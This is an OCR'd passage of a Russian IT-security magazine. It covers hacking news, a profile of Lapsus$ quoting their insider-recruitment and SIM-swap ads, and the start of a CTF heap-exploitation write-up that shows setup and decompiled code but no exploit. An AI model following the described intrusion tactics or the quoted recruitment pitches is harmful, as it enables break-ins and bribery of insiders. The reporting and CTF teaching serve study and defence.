
В настоящее время Sky Mavies временно отключила кроссчейн-мост Ronin, а также связанную с ним децентрализованную биржу Katana DEX. Разработчики уверяют, что пользователям не о чем волноваться, так как RON и внутриигровые токены SLP и AXS в сайдчейне Ronin в безопасности.

Расследованием случившегося уже занимаются правоохранительные органы, а также эксперты Chainalysis и Crowdstrike. В компании говорят, что похищенные средства пока «еще находятся в кошельке хакера», хотя пользователи уже заметили, что злоумышленник вывел часть средств на биржу Binance.

1800 ДОЛЛАРОВ ПОЛУЧАЮТ ЧЛЕНЫ CONTI

Аналитики Secureworks детально изучили деятельность нашумевшей вымогательской группы Conti, после того как 160 тысяч сообщений из закрытых чатов хакеров стали достоянием общественности в прошлом месяце.

В среднем размер выкупа, запрашиваемый Conti, составляет **750 000** долларов, хотя конечная сумма зависит от размера и годового оборота компании-жертвы, а выкупы могут достигать миллионов долларов. При этом, судя по логам, полученные деньги Conti делит между **81 ЧЕЛОВЕКОМ**, а средняя «зарплата» участника группы составляет лишь **1800** долларов в месяц.



БЭКДОР НА GODADDY

Множество сайтов на WordPress, использующих хостинг GoDaddy Managed WordPress, оказались заражены одинаковым бэкдором. Проблема затронула крупных реселлеров, включая MediaTemple, tsoHost, 123Reg, Domain Factory, Heart Internet, а также Host Europe Managed WordPress.

Проблему еще 11 марта заметили аналитики Wordfence, которые писали, что всего за сутки бэкдором было заражено 298 сайтов, 281 из которых был размещен у GoDaddy.

Сам бэкдор представляет собой старый инструмент для отравления SEO (SEO poisoning) в Google, датированный 2015 годом. Он имплантируется в wp-config.php, извлекает шаблоны спам-ссылок с управляющего сервера, а затем использует их для внедрения вредоносных страниц в результаты поиска.

Преимущественно такие шаблоны связаны с фармацевтическим спамом, и они показываются посетителям взломанных сайтов вместо фактического контента. Похоже, таким образом злоумышленники хотят вынудить жертв покупать поддельные продукты, теряя при этом деньги и сливая свои платежные реквизиты хакерам.

Вектор этой массовой атаки пока не определен, однако происходящее очень похоже на атаку на цепочку поставок. Стоит вспомнить, что в декабре 2021 года GoDaddy пострадал от утечки данных, которая затрагивала 1,2 миллиона клиентов компании, использующих WordPress. В их числе были и реселлеры Managed WordPress хостинга. Можно предположить, что эти инциденты связаны и теперь мы наблюдаем последствия прошлогодней утечки.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

MetaMask и OpenSea блокируют пользователей из некоторых стран, включая Иран и Венесуэлу

Администрация сайта Pikabu подтвердила утечку пользовательских данных

Глава компании ChronoPay Павел Врублевский задержан в Москве

Крупный производитель автозапчастей Denso пострадал от атаки шифровальщика Pandora

VPN-провайдер TorGuard запретил торренты после судебного иска от киностудий

Атака «браузер в браузере» позволяет подделывать окна в Chrome

Вслед за закрытием YouTube Vanced был заморожен аккаунт LibreTube на GitHub


Обнаружен новый Unix-руткит для банкоматов

Google рассказала о группе Exotic Lily, которая продает доступы вымогателям

Баг в автомобилях Honda позволяет удаленно завести и открыть машину

LAPSUS$

КАК ВОЗГЛАВЛЯЕМАЯ ПОДРОСТКОМ ХАК-ГРУППА АТАКОВАЛА MICROSOFT, SAMSUNG, NVIDIA И UBISOFT



Мария «Mifrill» Нефёдова
nefedova@glc.ru

В последнее время хакерская группа Lapsus$ не сходит с первых полос ИТ-изданий по всему миру. Эти парни шантажировали Nvidia, слили исходные коды Ubisoft, Microsoft и Samsung, скомпрометировали Okta. Как теперь сообщают СМИ и эксперты, лидером этой хак-группы может быть 17-летний подросток из Великобритании, к тому же недавно арестованный властями.

ВЗЛОМЫ И ВЫМОГАТЕЛЬСТВО

Впервые группа Lapsus$ заявила о себе несколько месяцев назад, в декабре 2021 года, когда после взлома затребовала выкуп у Министерства здравоохранения Бразилии. Однако на первые полосы СМИ хакеры начали попадать позже, уже после компрометации столпов ИТ-индустрии.

Как отмечали эксперты компании Flashpoint, Lapsus$ отличается от других вымогательских группировок тем, что не шифрует файлы своих жертв, а проникает в сеть компании, получает доступ к важным файлам, похищает их, а затем угрожает слить данные, если ей не заплатят выкуп.

Также следует добавить, что Lapsus$ не имеет собственного «сайта для утечек», где публикует или продает данные своих жертв. Все сливы и общение «с публикой» происходят в Telegram-канале хакеров, который насчитывает более 52 тысяч подписчиков, или по почте, а похищенные данные и вовсе распространяются через торренты.

В общей сложности жертвами Lapsus$ стали уже 19 компаний и организаций, при этом 15 из них находятся в странах Латинской Америки и в Португалии. Вспомним самые громкие взломы, которые в последние два месяца принесли группировке известность:

- **Nvidia**: Lapsus$ похитили у производителя железа учетные данные 71 тысячи сотрудников, исходные коды и другую внутреннюю информацию, включая сертификаты для подписи кода. Хакеры требовали, чтобы компания открыла исходники всех своих GPU-драйверов и отключила на видеокартах механизм LHR (Lite Hash Rate), при помощи которого производитель ограничивает майнинговый потенциал своего железа.
- **Samsung**: группа украла конфиденциальные данные, в том числе исходный код, связанный с работой смартфонов Galaxy, в итоге опубликовав примерно 190 Гбайт данных.
- **Microsoft**: хакеры обнародовали часть исходных кодов Bing, Cortana и других продуктов Microsoft, якобы похищенных с внутреннего сервера Microsoft Azure DevOps. В Microsoft сообщили, что в компании «не считают секретность кода мерой безопасности», и заверили, что утечка исходников не влечет за собой повышение рисков.
- **Okta**: по официальным данным, взлом этого поставщика систем управления доступом и идентификацией затронул примерно 2,5% клиентов Okta. Lapsus$ имели доступ к серверным административным консолям Okta и данным клиентов, судя по всему скомпрометировав машину одного из сотрудников поддержки с высоким доступом.

Среди других пострадавших от рук группировки были португальское подразделение Vodafone, аргентинский гигант e-commerce Mercado Libre, упомянутое выше Министерство здравоохранения Бразилии.


ТАКТИКИ И МЕТОДЫ

Хотя даже после официального признания факта взлома представители Microsoft не сообщили, как именно была скомпрометирована учетная запись сотрудника компании, после атаки был опубликован детальный обзор тактик и методов, используемых Lapsus$ (в компании группировку отслеживают под кодовым именем DEV-0537).

По информации аналитиков, в основном хакеры сосредоточены на получении скомпрометированных учетных данных для первоначального доступа к корпоративным сетям. Логины и пароли они добывают с использованием социальной инженерии и следующих методов:

- развертывание малвари Redline, ворующей учетные данные и токены сеансов;
- покупка учетных данных и токенов на подпольных форумах;
- взятки сотрудникам целевых организаций (а также поставщикам и деловым партнерам) за доступ к учетным данным и многофакторной аутентификации;
- поиск учетных данных в общедоступных репозиториях.

Стилер Redline давно популярен среди хакеров и считается основным поставщиком учетных данных для нескольких крупных подпольных маркетплейсов в даркнете. Обычно он распространяется через фишинговые письма, атаки типа watering hole, сайты с варезом и видео на YouTube.


LAPSUS$ Reply
We recruit employees/insider at the following!!!!

- Any company providing Telecommunications (Claro, Telefonica, ATT, and other similar)
- Large software/gaming corporations (Microsoft, Apple, EA, IBM, and other similar)
- Callcenter/BPM (Atento, Teleperformance, and other similar)
- Server hosts (OVH, Locaweb, and other similar)

TO NOTE: WE ARE NOT LOOKING FOR DATA, WE ARE LOOKING FOR THE EMPLOYEE TO PROVIDE US A VPN OR CITRIX TO THE NETWORK, or some anydesk

If you are not sure if you are needed then send a DM and we will respond!!!!
If you are not a employee here but have access such as VPN or VDI then we are still interested!!

You will be paid if you would like. Contact us to discuss that

@lapsusjobs 837 37.2K 2:37 PM

Сообщение в Telegram-канале о «поиске сотрудников»

В Microsoft считают, что после того, как Lapsus$ получает доступ к чужим учетным данным, хакеры используют их для проникновения в общедоступные устройства и системы компаний, включая VPN, инфраструктуру виртуальных рабочих столов и службы управления идентификацией. Для учетных записей, использующих многофакторную аутентификацию, группировка применяет атаки типа session replay или буквально заваливает жертву уведомлениями МФА, пока пользователь не устанет от них и не разрешит вход в систему.

> *«Ранее DEV-0537 объявляли, что готовы купить учетные данные для своих целей, чтобы побудить сотрудников или подрядчиков компаний принимать участие в их операциях. За определенную плату сообщник должен был предоставить им свои учетные данные и подтвердить запрос МФА или установить AnyDesk (или иное ПО для удаленного управления) на корпоративную рабочую станцию, позволяя атакующим получить контроль над аутентифицированной системой.*
>
> *В некоторых случаях хакеры сначала компрометировали личные (не связанные с работой) аккаунты человека, а после искали дополнительные учетные данные, которые можно было бы использовать для получения доступа к корпоративным системам», — пишет Microsoft.*

Получив доступ к сети, злоумышленники применяют AD Explorer для поиска учетных записей с более высокими привилегиями, а затем атакуют платформы для разработки и совместной работы, такие как SharePoint, Confluence, JIRA, Slack и Microsoft Teams, также похищая учетные данные. Эти логины и пароли в итоге применяются для получения доступа к репозиториям GitLab, GitHub и Azure DevOps (что и произошло во время атаки на Microsoft).

Затем злоумышленники собирают ценную информацию и похищают ее посредством NordVPN (чтобы скрыть свое местоположение), одновременно с этим выполняя разрушительные атаки на инфраструктуру жертвы и тем самым инициируя процедуры реагирования на инциденты.


> *«Известно, что DEV-0537 использует уязвимости в Confluence, JIRA и GitLab для повышения привилегий», — добавляли специалисты Microsoft.*

ДО LAPSUS$

На прошлой неделе известный журналист-расследователь Брайан Кребс (Brian Krebs) опубликовал в своем блоге статью, посвященную лицам, стоящим за всеми этими утечками в частности и хак-группой Lapsus$ в целом.

Стоит сказать, что Кребс — личность известная как среди хакеров, так и среди ИБ-специалистов. Дело в том, что Кребс знаменит своими расследованиями и разоблачениями, а за долгие годы карьеры он помог найти и деанонимизировать не один десяток преступников.

Кребс пишет, что хакеры вербовали инсайдеров через различные форумы и социальные сети по крайней мере с ноября 2021 года. Один из основных членов Lapsus$, использовавший ники Oklaqq и WhiteDoxbin, еще в прошлом году писал на Reddit, что ищет сотрудников, предлагая инсайдерам из компаний AT&T, T-Mobile и Verizon до 20 тысяч долларов в неделю за некую не слишком легальную работу. Многие из этих объявлений были написаны на английском и португальском языках.


/r/verizon /u / oklaqq 11/24/2021, 8:16:40 PM
Earning opportunity for a mobile carrier employee ~ $20000+

My name is Alex.

I am looking for insiders/employees at either ATT, Verizon or T-Mobile

I can offer you upwards of $20000 a week to do some *inside jobs* at either ATT, Verizon or T-Mobile for me. - these tasks are low risk for you and me..... plus you will get paid insanely well by me. - the jobs will involve Sim-Swapping 1 or 2 customers a week.... you won't even be noticed!!!

You can contact me on Telegram, my username is whitedoxbin https://t.me/whitedoxbin

https://telegram.org/ we can discuss further on Telegram or email. If you are interested. This is a great opportunity for me and you!

Объявление о поиске инсайдеров на Reddit

В отчете Microsoft говорилось о том, что Lapsus$ используют для своих атак даже подмену SIM-карт, чтобы получить доступ к ключевым учетным записям в целевых организациях. В таких случаях злоумышленники подкупают или обманом вынуждают сотрудников оператора сотовой связи передать им номер мобильного телефона жертвы, а вместе с ним получают контроль и над всеми ее учетными записями.

Именно этот аспект, похоже, и помог деанонимизировать некоторых участников хак-группы. Весьма интересными сведениями поделилась с Кребсом Эллисон Никсон (Allison Nixon), главный научный сотрудник консалтинговой ИБ-компании Unit 221B, которая внимательно отслеживает хакеров, занимающихся подменой SIM-карт.

Совместно с аналитиками из Palo Alto Networks Никсон наблюдала за отдельными членами Lapsus$ еще до того, как они сформировали группу. Она говорит, что практически все методы социальной инженерии, которые теперь описывают эксперты, хакеры уже давно использовали для атак на сотрудников и подрядчиков крупных операторов связи.

> *«Вероятно, Lapsus$ были первыми, кто показал миру, что существует множество уязвимых целей, помимо телекоммуникационных компаний, — говорит Никсон. — В мире полно целей, которые не привыкли к таким атакам».*

По данным специалистки, по крайней мере один из нынешних членов Lapsus$ в прошлом был причастен к взлому компании Electronic Arts. Тогда вымогатели потребовали у EA выкуп, в противном случае угрожая опубликовать около 780 Гбайт украденного исходного кода. В интервью СМИ хакеры заявляли, что получили доступ к данным EA после покупки аутентификационных файлов cookie для внутреннего канала Slack компании на подпольном маркетплейсе Genesis.

Казалось бы, при чем здесь Lapsus$? Все дело в упомянутом выше WhiteDoxbin aka Oklaqq, который раньше занимался вербовкой инсайдеров и, похоже, является лидером группы. Помимо этих ников, он использовал множество других псевдонимов в разных Telegram-каналах, однако Telegram объединяет все псевдонимы учетной записи под одним Telegram ID.

Благодаря этому удалось понять, что еще в мае 2021 года Telegram ID WhiteDoxbin использовался, чтобы создать аккаунт в сервисе для организации DDoS-атак, работающем через Telegram, и тогда этот человек скрывался под псевдонимом @breakbase. В свою очередь, новость о взломе EA впервые была размещена пользователем с тем же ником, Breachbase, на англоязычном хак-форуме RaidForums (который вскоре был закрыт ФБР).

Кроме того, аналитики полагают, что в прошлом WhiteDoxbin был одним из основателей хак-группы Recursion Team. Согласно ныне не существующему сайту группировки, она специализировалась на подмене SIM-карт и сваттинге (от английского swatting): к жертвам домой вызывали наряд спецназа, сообщая о ложных угрозах взрыва, захвате заложников и так далее. Известно немало случаев, когда подобные «шутки» заканчивались для жертв летальным исходом.

ДОКСИНГ

ИБ-эксперты считают, что лидер хак-группы, WhiteDoxbin, — это тот же человек, который в прошлом году купил давно существующий сайт Doxbin, где любой желающий может разместить личную информацию о своей жертве или найти чьи-то личные данные среди информации о сотнях тысяч человек, которые ранее уже подверглись доксингу.

После покупки новый владелец Doxbin не сумел обеспечить бесперебойную работу ресурса, поэтому многие участники Doxbin были серьезно недовольны его руководством.

> *«Сообщество Doxbin было очень разочаровано, поэтому они начали преследовать его и травить», — рассказывает Никсон.*

В январе 2022 года WhiteDoxbin наконец неохотно согласился отказаться от управления Doxbin, продав сайт обратно предыдущему владельцу (и значительно потеряв при этом в деньгах). Однако из мести незадолго до своего ухода WhiteDoxbin слил с Doxbin все данные (включая приватные доксы, которые не были опубликованы и хранились на сайте в виде черновиков), а затем распространил их в Telegram.

После этого сообщество Doxbin вполне предсказуемо пришло в ярость и опубликовало один из самых тщательно подготовленных доксов в истории. На этот раз докснули самого WhiteDoxbin, причем с жуткими подробностями, вроде личной информации о членах его семьи и видеороликов, записанных ночью возле его дома в Великобритании.
Согласно собранным сообществом данным, WhiteDoxbin начал свою преступную «карьеру» с покупки и продажи уязвимостей нулевого дня.


> *«Постепенно он стал зарабатывать деньги и смог еще больше расширить свою коллекцию эксплоитов, — гласит слив на Doxbin. — Через несколько лет его капитал увеличился до 300 BTC (около 14 миллионов долларов по текущему курсу)».*

Это вполне согласуется с тем, что в 2020 году Breachbase писал на RaidForums. Он заявлял, что обладает бюджетом в размере 100 тысяч долларов в биткоинах, который он готов потратить на критические 0-day-уязвимости в GitHub, GitLab, Twitter, Snapchat, Cisco VPN, Pulse VPN и прочих инструментах для удаленного доступа или совместной работы.

АРЕСТЫ

Разумеется, изучавшие активность Lapsus$ эксперты, будь то аналитики Microsoft или Flashpoint, Брайан Кребс или Unit 221B, не публиковали никаких личных данных WhiteDoxbin и не раскрывали его настоящую личность. Дело в том, что, во-первых, он несовершеннолетний (в настоящее время ему 17 лет), во-вторых, на тот момент его официально не обвиняли в совершении каких-либо преступлений, а слив на Doxbin и вовсе содержал множество личной информации о членах его семьи. Впрочем, аналитики Unit 221B не скрывают того, что давно передавали собранные данные правоохранительным органам.

Уже после публикации этих статей и исследований СМИ сообщили, что на прошлой неделе полиция Лондона арестовала семь человек в возрасте от 16 лет до 21 года «в связи с расследованием деятельности хакерской группы». В настоящее время все они находятся под следствием. Интересно, что аресты совпали с объявлением о том, что несколько членов Lapsus$ на время уходят в отпуск.


LAPSUS$
A few of our members has a vacation until 30/3/2022.

We might be quiet for some times.

Thanks for understand us. - we will try to leak stuff ASAP.
49.3K 4:14

Группировка объявила об уходе в отпуск

Судя по всему, предполагаемый лидер группы был среди арестованных: среди них присутствует 17-летний подросток из Оксфорда, к тому же страдающий расстройством аутистического спектра. Его отец заявил телеканалу BBC, что не знал, чем занимается его сын:

> *«До недавнего времени я ничего об этом не знал. Он никогда не говорил о хакерстве, но он очень хорошо разбирается в компьютерах и проводит за компьютером много времени. Я всегда думал, что он играет. Мы постараемся помешать ему проводить столько времени за компьютером».*

Если кого-то из читателей удивляют названные суммы «доходов» WhiteDoxbin, а также таланты 15-летнего (на тот момент) подростка, напомню, что это не такая редкость. К примеру, в середине июня 2020 года компания Twitter подверглась самой масштабной атаке за всю историю своего существования. Как вскоре выяснилось, «идейным вдохновителем» и организатором этой атаки был 17-летний подросток из штата Флорида Грэм Айвен Кларк (Graham Ivan Clark), известный в сети под псевдонимом Kirk.

Марсель Шагиев
marsel.shagiev@gmail.com

РАЗБОРКИ НА КУЧЕ

ЭКСПЛУАТИРУЕМ ХИП УЯЗВИМОГО SOAP-СЕРВЕРА НА LINUX

В этой статье я покажу разбор интересной задачки в духе CTF. Мы получим удаленное выполнение кода на сервере SOAP. Все примитивы эксплуатации так или иначе связаны с кучей, поэтому ты узнаешь много нового о функциях, которые с ней работают. Нам предстоит пореверсить бинарь для Linux, используя фреймворк динамической инструментации.

Авторы таска подготовили нам три файла:

- ELF-бинарь `gsoapNote`;
- ELF-бинарь `libc-2.27.so`;
- XML-файл `ns.wsdl`.


WWW
- Файлы задания

SOAP — это протокол на основе XML, который используется для удаленного вызова процедур (Remote Procedure Call). Файл `ns.wsdl` (Web Services Description Language) описывает доступ к вызываемым процедурам. Наша задача — получить удаленное исполнение кода в SOAP-сервисе `gsoapNote`.

Авторы таска намекают, что `gsoapNote` запускается на тачке с Linux, где загружена библиотека `libc-2.27.so`. Поэтому сразу заставляем отладчик GDB загружать конкретно этот бинарь при старте сервиса. В `.gdbinit` добавим

```
user@ubuntu: cat .gdbinit
...
set exec-wrapper env 'LD_PRELOAD=./libc-2.27.so'
```

Извлечем из `ns.wsdl` информацию с помощью утилиты SOAPUI.




SOAPUI автоматически формирует XML-шаблон запроса RPC. Мы сразу видим, на каком сетевом интерфейсе и порте стартует сервер — `localhost:33263`, а также имя RPC-метода — `handleCommand()`. SOAPUI ничего не знает об аргументах, поэтому на их месте стоит знак вопроса.

Запускаем `gsoapNote` и через SOAPUI отправляем неполноценный шаблон. Получаем осмысленный ответ от сервера, закодированный в Base64:

```
<resultCode>2</resultCode>
```

Наверно, двойка — это оценка нашего запроса, который не понравился `gsoapNote`!

Взглянем на бинарные митигации.



Из плохих новостей — стековые канарейки защищают `gsoapNote` от переполнения буфера на стеке (2 — Canary found), NX делает некоторые страницы памяти неисполняемыми (3 — NX enabled).

Хороших новостей гораздо больше: строка `RELRO` говорит о том, что мы можем переписывать адреса функций из shared-библиотек (1 — `Partial RELRO`) и эти адреса не будут рандомизироваться (4 — `No PIE`), а это хорошее подспорье для перехвата управления. Ну и самая хорошая новость — в бинарнике есть символы (5 — `817 Symbols`), значит, у нас будут хотя бы сигнатуры функций, а это очень облегчит реверс.

РЕВЕРС-ИНЖИНИРИНГ handleCommand

Не забываем, что `gsoapNote` собран с символами, поэтому сразу грузим его в «Иду» и прыгаем к функции `handleCommand()`.

INFO

Очень удобное расположение окон в «Иде» я подсмотрел у ребят с OALabs: окна с дизассемблерным и декомпилированным листингами разделяют воркспейс пополам и синхронизируются между собой.

Декомпилированный листинг не то чтобы ужасный, но понять, что происходит, сложно. Цикл `for`, куча вложенных `if`, функция `executeCommand()` принимает девять аргументов...

```
v15 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(a2);
if ( (unsigned int)xmlParseStr(v15, &v12) )
{
  v11 = 2;
}
else
{
  v16 = 0LL;
  v16 = xmlDocGetRootElement(v12);
  if ( v16 )
  {
    s1 = *(char **)(v16 + 16);
    if ( !strcmp(s1, "commandSeq") )
    {
      for ( i = *(_QWORD *)(v16 + 24); i; i = *(_QWORD *)(i + 48) )
      {
        if ( !strcmp(*(const char **)(i + 16), "array") )
        {
          memset(&v18, 0, 0x20uLL);
          if ( !(unsigned int)parseArray(i, &v18) )
          {
            if ( !strcmp(v18, "show") )
            {
              if ( (unsigned __int64)v19 <= 9 && *((_QWORD *)s + v19) )
              {
                std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::append(v21, "<msg>");
                base64_encode[abi:cxx11](
                  v22,
                  *(_QWORD *)(*((_QWORD *)s + v19) + 16LL),
                  (unsigned int)*(_QWORD *)(*((_QWORD *)s + v19) + 8LL));
                std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::append(v21, v22);
                std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::append(v21, "</msg>");
                std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v22);
              }
            }
            else
            {
              excuteCommand((int)s, (int)"show", v3, v4, v5, v6, v18, v19, v20);
            }
          }
        }
      }
    }
    else
    {
      v11 = 2;
    }
  }
  else
  {
    v11 = 2;
```


Давай будем рассматривать листинг как картину импрессионистов — отойдем на пару шагов назад и поищем общие паттерны.

